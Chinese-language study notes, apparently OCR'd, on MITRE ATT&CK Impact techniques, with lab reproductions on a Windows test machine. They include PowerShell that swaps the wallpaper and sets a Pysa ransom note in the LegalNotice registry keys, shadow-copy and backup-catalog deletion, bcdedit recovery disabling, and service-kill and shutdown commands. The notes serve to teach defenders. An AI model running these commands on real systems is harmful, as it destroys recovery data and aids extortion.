gpg: key 9568852FE3ED0BC6: "win10pro" not changed
gpg: warning: lower 3 bits of the secret key are not cleared
gpg: key 9568852FE3ED0BC6: secret key imported
gpg: Total number processed: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:  secret keys unchanged: 1
PS C:\Users\win10pro\Downloads\test>
```


也可以直接双击私钥文件, 会自动导入

```
# 解密
gpg --decrypt test.txt.gpg > test.txt
```



> PS: 解密失败也会有 te.txt 只不过没有数据(0KB)

也可以用 UI:



T1565 Data Manipulation - 数据操纵

Stored Data Manipulation - 存储数据操纵

攻击者可能会插入、删除或操纵静态数据，以影响外部结果或隐藏活动，从而威胁到数据的完整性。

例如修改数据库中的数据

通过操纵存储的数据，攻击者可能试图影响业务流程、组织的理解或决策过程

Transmitted Data Manipulation - 传输数据操纵

攻击者在数据从一个位置传输到另一个位置的过程中进行干预和操纵。包括更改、插入或删除传输中的数据，以影响外部结果或隐藏活动，从而威胁数据的完整性。

例如

- **中间人攻击（Man-in-the-Middle, MitM）**：攻击者在数据发送者和接收者之间拦截通信，然后篡改或重新路由数据。
- **网络流量劫持**：利用路由器或其他网络设备的漏洞，攻击者重定向或篡改数据流。
- **数据包注入**：在正常的网络流量中插入恶意数据包，以改变或破坏原始数据。(CF外挂之类的)
- **加密流量解密与再加密**：攻击者解密加密的网络流量，修改数据，然后再次加密发送。

Runtime Data Manipulation - 运行时数据操作

> 类似效果: **利用Unicode RTLO方法构建恶意文件名 - 肖洋肖恩、 - 博客园** (cnblogs.com)

攻击者可能会修改系统，以便在访问数据并将其显示给最终用户时操纵数据，从而威胁到数据的完整性。

例如

- 更改默认文件关联，如 `Note .exe`，但是图标显示为 word 图标
- 文件格式伪装，如 `GraphicalNeutrino` 的 zip 文件解压后 `november_schedul___fdp.exe` 被重命名为 `ovember_schedulexe.pdf`，但是实际仍为exe文件

T1491 Defacement - 篡改

Internal Defacement - 内部篡改

攻击者可能会破坏组织内部的系统，试图恐吓或误导用户，从而损害系统的完整性。这可能 采取修改内部网站的形式，或者直接修改用户系统并更换桌面壁纸。通常发生在其他入侵目 标完成之后

替换桌面壁纸

如下代码实现了备份原始壁纸并替换为新壁纸的功能:


```
$url = "https://redcanary.com/wp-content/uploads/Atomic-Red-Team-Logo.png"
$imgLocation = "$env:TEMP\T1491.001-newWallpaper.png"
$orgWallpaper = (Get-ItemProperty -Path Registry::'HKEY_CURRENT_USER\Control Panel\Desktop\' -Name WallPaper).WallPaper
$orgWallpaper | Out-File -FilePath "$env:TEMP\T1491.001-OrginalWallpaperLocation"
$updateWallpapercode = @'
using System.Runtime.InteropServices;
namespace Win32{

    public class Wallpaper{
        [DllImport("user32.dll", CharSet=CharSet.Auto)]
          static extern int SystemParametersInfo (int uAction , int uParam , string lpvParam , int fuWinIni) ;

          public static void SetWallpaper(string thePath){
            SystemParametersInfo(20,0,thePath,3);
        }
    }
}
'@
$wc = New-Object System.Net.WebClient
try{
    $wc.DownloadFile($url, $imgLocation)
    add-type $updateWallpapercode
    [Win32.Wallpaper]::SetWallpaper($imgLocation)
}
catch [System.Net.WebException]{
    Write-Host("Cannot download $url")
    add-type $updateWallpapercode
    [Win32.Wallpaper]::SetWallpaper($imgLocation)
}
finally{
    $wc.Dispose()
}
```

由于访问互联网下载壁纸需要一定的时间, 如果先前运行过上述代码, 后续要再复现的时候可以直接使用以下代码来替换壁纸:

```
$imgLocation = "$env:TEMP\T1491.001-newWallpaper.png"
$updateWallpapercode = @'
using System.Runtime.InteropServices;
namespace Win32{
    public class Wallpaper{
```


```
        [DllImport("user32.dll", CharSet=CharSet.Auto)]
          static extern int SystemParametersInfo (int uAction , int uParam , string lpvParam , int fuWinIni) ;
          public static void SetWallpaper(string thePath){
            SystemParametersInfo(20,0,thePath,3);
        }
    }
}
'@
add-type $updateWallpapercode
[Win32.Wallpaper]::SetWallpaper($imgLocation)
```

PS: 本地执行时可以看到壁纸立刻被更换, 远程执行时则会有延迟



由于上述程序备份了原始壁纸, 因此可以通过以下代码恢复原始壁纸:

```
$orgWallpaper = (Get-Content "$env:TEMP\T1491.001-OrginalWallpaperLocation")
# $updateWallpapercode = @'
# using System.Runtime.InteropServices;
# namespace Win32{
#     public class Wallpaper{
#         [DllImport("user32.dll", CharSet=CharSet.Auto)]
#           static extern int SystemParametersInfo (int uAction , int uParam , string lpvParam , int fuWinIni) ;
#           public static void SetWallpaper(string thePath){
#             SystemParametersInfo(20,0,thePath,3);
#         }
#     }
# }
# '@
# add-type $updateWallpapercode
[Win32.Wallpaper]::SetWallpaper($orgWallpaper)
```



配置 LegalNoticeCaption 和 LegalNoticeText 注册表键值以显示赎金信息


通过配置注册表鍵 `HKLM\SOFTWARE\Micosoft\WindowsCurrentVersion\Policies\System\LegalNoticeCaption` 和 `HKLM\SOFTWARE\Micosoft\WindowsCurrentVersion\Policies\System\LegalNoticeText` 在系统启动时向用户显示赎金信息

> SynAck Ransomware ,
> Grief Ransomware ,
> Maze Ransomware ,
> Pysa Ransomware ,
> Spook Ransomware ,
> DopplePaymer Ransomware ,
> Reedemer Ransomware ,
> Kangaroo Ransomware

```powershell
$orgLegalNoticeCaption = (Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System -Name LegalNoticeCaption).LegalNoticeCaption
$orgLegalNoticeText = (Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System -Name LegalNoticeText).LegalNoticeText
$newLegalNoticeCaption = "PYSA"
$newLegalNoticeText = "Hi Company, every byte on any types of your devices was encrypted. Don't try to use backups because it were encrypted too. To get all your data contact us:xxxx@onionmail.org"
Set-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System -Name LegalNoticeCaption -Value $newLegalNoticeCaption -Type String -Force
Set-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System -Name LegalNoticeText -Value $newLegalNoticeText -Type String -Force
```

- `LegalNoticeCaption` 用于设置标题
- `LegalNoticeText` 用于设置内容

设置后需要重启系统才能生效



External Defacement - 外部篡改

攻击者可能会破坏组织外部的系统，试图传递消息、恐吓或以其他方式误导组织或用户。外部损坏最终可能导致用户不信任系统并质疑/怀疑系统的完整性。

例如:

- 网站篡改
- 电子邮件篡改

- 社交媒体篡改

T1561 Disk Wipe - 磁盘擦除

Disk Content Wipe - 磁盘内容擦除

攻击者可能会擦除特定系统上或网络中大量存储设备的内容，以中断系统和网络资源的可用性。攻击者可能会部分或完全覆盖存储设备的内容，从而导致数据无法通过存储接口恢复。

- 擦除方式
  - 擦除磁盘内容的任意部分
  - 直接访问硬盘驱动器使用随机数据覆盖
  - 利用 RawDisk 等第三方驱动程序直接访问磁盘内容后擦除

Disk Structure Wipe - 磁盘结构擦除

攻击者可能会损坏或擦除硬盘驱动器上启动系统所需的磁盘数据结构；针对特定的关键系统 或网络中的大量系统，以中断系统和网络资源的可用性。磁盘结构中包含的数据可能包括用 于加载操作系统的初始可执行代码或磁盘上文件系统分区的位置。

- 擦除方式
  - 覆盖主引导记录 (MBR) 或分区表等结构中的关键数据使系统无法引导
  - 网络设备上攻击者可以使用网络设备 CLI 命令（如format ）重新格式化文件系统。

T1499 Endpoint Denial of Service - 端点拒绝服务

OS Exhaustion Flood - 操作系统耗尽洪水

攻击者可能会针对端点的操作系统发起拒绝服务 (DoS) 攻击。不需要耗尽系统上的实际资源，但是可能会耗尽操作系统自行施加的限制和可用资源。

- 方式
  - SYN 泛洪

    SYN 泛洪，发送了过多的 SYN 数据包，但 3 次 TCP 握手从未完成。因为每个操作系统都有允许的最大并发 TCP 连接数，这会很快耗尽系统接收新 TCP 连接请求的能力，从而阻 止访问服务器提供的任何 TCP 服务。
  - ACK 泛洪

    利用 TCP 协议的有状态特性。大量的 ACK 数据包被发送到目标。这会强制操作系统在其 状态表中搜索已建立的相关 TCP 连接。由于 ACK 数据包用于不存在的连接，因此操作系 统必须搜索整个状态表以确认不存在匹配项。当需要对大量数据包执行此操作时，计算 要求可能会导致服务器变得缓慢和/或无响应，

Service Exhaustion Flood - 服务耗尽洪水

攻击者可能会针对系统提供的不同网络服务来实施拒绝服务 (DoS)。攻击者通常会攻击 DNS 和 Web 服务的可用性

- 方式
  - HTTP Flood

    通常使用大量的肉鸡同时向目标服务器发送大量的HTTP请求，耗尽服务器资源，导致正常用户无法访问或服务质量下降。
  - SSL 重新协商攻击

    SSL/TLS 协议套件包括客户端和服务器就用于后续安全连接的加密算法达成一致的机 制。如果启用了 SSL 重新协商，则可以请求重新协商加密算法。在重新协商攻击中，攻 击者建立 SSL/TLS 连接，然后继续发出一系列重新协商请求。由于加密重新协商在计算周期中具有显着的成本，因此在批量完成时可能会对服务的可用性产生影响。

Application Exhaustion Flood - 应用程序耗尽洪水

攻击者可能会针对应用程序的资源密集型功能来导致拒绝服务 (DoS)，从而拒绝这些应用程序的可用性。

通常使用大量的僵尸主机（也称为“肉鸡”）同时向目标服务器发送大量的请求，导致目标服务器的应用程序层资源（如CPU、内存、磁盘IO等）被消耗殆尽，无法为正常用户提供服 务。

Application or System Exploitation - 应用程序或系统利用

攻击者可能会利用软件漏洞，导致应用程序或系统崩溃并拒绝用户使用。 发生崩溃时，某些系统可能会自动重新启动关键应用程序和服务，但它们可能会被重新利用，导致持续的拒绝 服务 (DoS) 情况。

发送异常的HTTP请求、利用缓存区溢出漏洞、利用SQL注入漏洞等方式，从而使目标服务器无法正常处理请求，导致服务不可用。

T1495 Firmware Corruption - 固件损坏

攻击者可能会覆盖或破坏系统 BIOS 的闪存内容或连接到系统的设备中的其他固件，以使它们无法操作或无法启动，从而拒绝使用设备和/或系统的可用性。

- 方式
  - BIOS攻击

    BIOS是计算机系统的基础固件之一，负责在计算机启动时初始化硬件设备和加载操作系统。攻击者可以通过多种方式篡改或替换BIOS固件，例如通过物理攻击、利用漏洞进行远程下载等方式。一旦BIOS被篡改，攻击者就可以在计算机启动时植入恶意代码，控制计算机系统并窃取敏感信息。
  - 固件攻击

    攻击者通过篡改或替换计算机系统中的固件，获得对计算机系统的控制权。固件包括BIOS、UEFI、硬盘固件、网卡固件等。攻击者可以通过多种方式获取固件，例如通过物理攻击、利 用漏洞进行远程下载等方式。一旦固件被篡改，攻击者就可以在计算机系统中植入恶意代码，控制计算机系统并窃取敏感信息。

T1490 Inhibit System Recovery - 抑制系统恢复

攻击者可能会删除或移除内置数据并关闭旨在帮助恢复损坏系统的服务以阻止恢复。操作系统可能包含可帮助修复损坏的系统的功能，例如备份目录、卷影副本和自动修复功能。攻击者可能会 禁用或删除系统恢复功能，以增强数据破坏和数据加密的影响。

卷影副本（Volume Shadow Copy）是 Windows 系统中的一个特性，它允许创建文件或文件系统卷的点时间副本，即在特定时间点的备份。

- 方式
  - `vssadmin.exe delete shadows /all /quiet` 删除所有卷影副本
  - `wmic shadowcopy delete` 删除卷影副本
  - `wbadmin.exe delete catalog -quiet` 删除Windows备份目录
  - `bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no`
    通过修改启动配置数据来禁用自动Windows恢复功能
  - `REAgentC.exe` 禁用受感染系统的 Windows 恢复环境 (WinRE) 修复/恢复选项
  - 在网络设备上，攻击者可能会利用磁盘擦除来删除备份固件映像并重新格式化文件系统，然后系统关闭/重新启动以重新加载设备。
  - 删除连接到其网络的“在线”备份——无论是通过网络存储介质还是通过同步到云服务的文件夹。 云环境攻击者可能会禁用版本控制和备份策略，并删除快照、机器映像和设计用于灾难恢复场景的对象的先前版本。

T1498 Network Denial of Service - 网络拒绝服务

攻击者可能会执行网络拒绝服务 (DoS) 攻击，以降低或阻止目标资源对用户的可用性。网络 DoS 可以通过耗尽服务所依赖的网络带宽来执行。

Direct Network Flood - 直接网络洪泛

使用一个或多个系统向目标服务的网络发送大量网络数据包。几乎任何网络协议都可以用于洪泛。通常使用无状态协议（例如 UDP 或 ICMP），但也可以使用有状态协议（例 如 TCP）。

Reflection Amplification - 反射放大

攻击者可能会尝试通过向目标反射大量网络流量来造成拒绝服务 (DoS)。这种类型的网络 DoS 利用第三方服务器中介，该中介托管并响应给定的欺骗性源 IP 地址，该第三方服务 器通常称

原理：反射放大攻击的原理是通过利用存在反射放大效应的服务，攻击者发送小的请求报文， 服务会返回大的响应报文，从而实现对攻击目标的放大攻击。如DNS、NTP、SNMP

示例:

- `DNS(域名系统)`: 攻击者向 DNS 服务器发送一个 DNS 请求，DNS 服务器会返回一个 DNS 响应; 对于一个标准的 DNS 请求，DNS 响应的大小通常是请求大小的 2-10 倍左右
- `NTP(网络时间协议)`: NTP 反射放大攻击利用 NTP 服务器响应某些类型的查询，如 monlist 命令，这可以导致比原始查询大数十倍甚至上百倍的响应。
- `SNMP(简单网络管理协议)`: SNMP 反射放大攻击利用 SNMP 服务器响应 SNMP getbulk 请求，这会引发较大的响应(根据请求的类型和服务器的配置响应大小也不同, 不过还是会比请求大很多)。

T1496 Resource Hijacking - 资源劫持

通过攻击网站或应用程序来窃取其计算能力、网络带宽和存储资源，然后将这些资源用于自己的目的，例如挖掘加密货币、进行DDoS攻击等。

验证加密货币网络的交易并赚取虚拟货币，可能会消耗系统资源来产生负面影响导致受影响的计算机变得无响应

- 目标
  - 服务器和基于云的系统
  - 用户端点系统
  - 容器化环境，通过公开的 API 可以轻松部署

T1489 Service Stop - 停止服务

攻击者可能会停止或禁用系统上的服务，从而使合法用户无法使用这些服务。停止关键服务或流程可以抑制或停止对事件的响应，或帮助对手实现对环境造成损害的总体目标。

- 禁用对组织非常重要的单个服务，如 `MSExchangeIS`，使 Exchange 内容无法访问
- 攻击者可能会停止服务或进程，以便对 Exchange 和 `SQL Server` 等服务的数据存储进行数据破坏或数据加密。

通过 Service Controller(sc.exe) 来停止服务

```
# cmd & powershell
# 停止打印机服务
sc.exe stop spooler
# 启动打印机服务
sc.exe start spooler
# 查询打印机服务状态
sc.exe query spooler
```

```
PS C:\Users\win10pro\Documents\atomicredteamofflineinstall> sc.exe stop spooler

SERVICE_NAME: spooler
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 3  STOP_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x3
        WAIT_HINT          : 0x4e20
PS C:\Users\win10pro\Documents\atomicredteamofflineinstall> sc.exe start spooler

SERVICE_NAME: spooler
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 5456
        FLAGS              :
PS C:\Users\win10pro\Documents\atomicredteamofflineinstall>
```

```
PS C:\> sc.exe query spooler

SERVICE_NAME: spooler
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1067  (0x42b)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
PS C:\> sc.exe
```

使用 net.exe 停止服务

```
# cmd & ps
# 停止打印机服务
net.exe stop spooler
# 启动打印机服务
net.exe start spooler
```

```
PS C:\> net.exe stop spooler

Print Spooler 服务已成功停止。

PS C:\> net.exe start spooler
Print Spooler 服务正在启动 .
Print Spooler 服务已经启动成功。

PS C:\>
```

通过 killing process 停止服务

`spoolsv.exe` 是 Windows 操作系统中的一个核心系统进程，全称为 "Print Spooler Service"。这个服务管理着打印和传真作业，是处理打印和传真任务的关键组件。

```
# 查看 spoolsv.exe 是否存在
tasklist | findstr spoolsv.exe
```

```
PS C:\> tasklist | findstr spoolsv.exe
spoolsv.exe                  10236 Services                   0     16,548 K
PS C:\> _
```

```
# kill spoolsv.exe 进程
taskkill.exe /f /im spoolsv.exe
```

- `taskkill.exe` : 用于终止运行中的进程或应用程序
- `/f` : (force)强制终止进程
- `/im` : (image name)根据进程名终止进程

```
PS C:\> tasklist | findstr spoolsv.exe
spoolsv.exe                  10236 Services                   0     16,548 K
PS C:\> taskkill.exe /f /im spoolsv.exe
成功: 已终止进程 "spoolsv.exe", 其 PID 为 10236。
PS C:\> tasklist | findstr spoolsv.exe
spoolsv.exe                   9060 Services                   0      7,520 K
PS C:\> tasklist | findstr spoolsv.exe
spoolsv.exe                   9060 Services                   0      7,520 K
PS C:\> taskkill.exe /f /im spoolsv.exe
成功: 已终止进程 "spoolsv.exe", 其 PID 为 9060。
PS C:\> tasklist | findstr spoolsv.exe
PS C:\> tasklist | findstr spoolsv.exe
spoolsv.exe                   8664 Services                   0      7,524 K
PS C:\>
```

可以看到 kill 掉 `spoolsv.exe` 后它又会自动重新启动, 这是因为这列核心服务由回复设置, 当意外停止时系统会尝试重新启动它们

PS: 但是, 通过远程 PS 管道执行该命令时, 被 kill 掉的 `spoolsv.exe` 并不会重新启动, 可以使用上面 `sc.exe` 以及 `net.exe` 来 start spooler 服务以重新启动该进程

T1529 System Shutdown/Reboot - 系统关闭/重启

攻击者可能会关闭/重新启动系统以中断对这些系统的访问或帮助破坏这些系统。可能会在以其他方式（例如磁盘结构擦除或禁止系统恢复）影响系统后尝试关闭/重新启动系统，以加速对系统可用性的预期影响。

Windows:

```
# 关闭系统
shutdown.exe /s /t 0
# 重启系统
shutdown.exe /r /t 0
```

- `/s` : 关闭系统
- `/r` : 重启系统
- `/t` : 设置延迟时间, 0 为立即关闭

Linux:

```
# 关闭系统
shutdown -h now
# 重启系统
shutdown -r now
```

- `-h` : 关闭系统
- `-r` : 重启系统
- `now` : 立即关闭(也可以设置延迟时间, 如 `+10` 为10分钟后关闭)
